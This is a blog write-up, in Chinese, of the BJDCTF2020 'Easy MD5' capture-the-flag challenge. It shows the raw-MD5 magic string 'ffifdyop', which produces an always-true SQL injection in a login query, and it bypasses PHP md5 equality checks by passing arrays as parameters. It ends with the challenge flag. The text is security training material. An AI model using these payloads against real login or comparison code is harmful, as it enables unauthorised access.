[BJDCTF2020]Easy MD5

原创

黑仔、 于 2021-04-30 16:45:17 发布 56 收藏

分类专栏： CTF--纸上谈兵

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_42404383/article/details/116306269

版权

CTF--纸上谈兵 专栏收录该内容


16 篇文章 1 订阅

订阅专栏

审题

Hint: select * from ‘admin’ where password=md5($pass,true)

考察注入



md5语法

md5(*string,raw*)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： TRUE - 原始 16 字符二进制格式 FALSE - 默认。32 字符十六进制数
md5(‘abcd’, true);	��qLG’□$.3
echo md5(‘abcd’, false);	e2fc714c4727ee9395f324cd2e7f331f

md5技术细节

md5() 函数计算字符串的 MD5 散列。

md5() 函数使用 RSA 数据安全，包括 MD5 报文摘要算法。

md5() 函数不能处理数组，数组都返回 null，**md5(a[])** 结果为 **null**。

返回值：	如果成功则返回已计算的 **MD5** 散列，如果失败则返回 **FALSE**。
PHP 版本：	4+
更新日志：	在 PHP 5.0 中，*raw* 参数变成可选的。


md5('abcd', true); ==> ��qLG'□�$�.3

可否构造出' or 这样的结构？

答案是可以的，需要自己去遍历然后筛选结果


```
#太赖了，writeup找到的
php > echo md5('ffifdyop', true);
'or'6]!r,b

#构造后
select * from 'admin' where password=''or'6]!r,b'
等价于：
select * from 'admin' where password='' or True
#来自https://blog.csdn.net/qq_45521281/article/details/105848249
在mysql里面，在用作布尔型判断时，以1开头的字符串会被当做整型数（这类似于PHP的弱类型）。要注意的是这种情况是必须要有单引号括起来的，比如password='xxx' or '1xxxxxxxxx'，那么就相当于password='xxx' or 1 ，也就相当于password='xxx' or true，所以返回值就是true。这里不只是1开头，只要是数字开头都是可以的。
当然如果只有数字的话，就不需要单引号，比如password='xxx' or 1，那么返回值也是true。（xxx指代任意字符）
```

第二个关卡



Do You Like MD5?

https://blog.csdn.net/qq_42404383



传两个参满足条件即可：


```
if($a != $b && md5($a) == md5($b))
```

上文有讲到


> md5() 函数不能处理数组，数组都返回 null，**md5(a[]) 结果为 null**。

不用找MD5碰撞了，直接绕过就好了

?a[]=1&b[]=2


49a4-853f-4354dc0188ea.node3.buuoj.cn/levels91.php?a[]=1&b[]=2
移动设备上的书
<!--
$a = $GET['a'];
$b = $_GET['b'];
if($a != $b && md5($a) == md5($b)){
// wow, glzjin wants a girl friend.
-->
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
span {
position: relative;
display: flex;
width: 100%;
height: 700px;
align-items: center;
font-size: 70px;
font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, V
justify-content: center;
}
</style>
</head>
<body>
Do You Like MD5?
</body>
</html>
<script>window.location.replace('./level1114.php')</script>
https://blog.csdn.net/qq_42404383

好家伙，简直套娃





```php
<?php
error_reporting(0);
include  "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
}
```


https://blog.csdn.net/qq_42404383

```php
if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
#===比较两个变量的值和类型；==比较两个变量的值，不比较数据类型
```

同样的套路，再来一次即可得到flag



搞错了，再来




```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
} flag{08ed0329-3d13-4c3e-8f41-c9aeaa109c8b}
```

https://blog.csdn.net/qq_42404383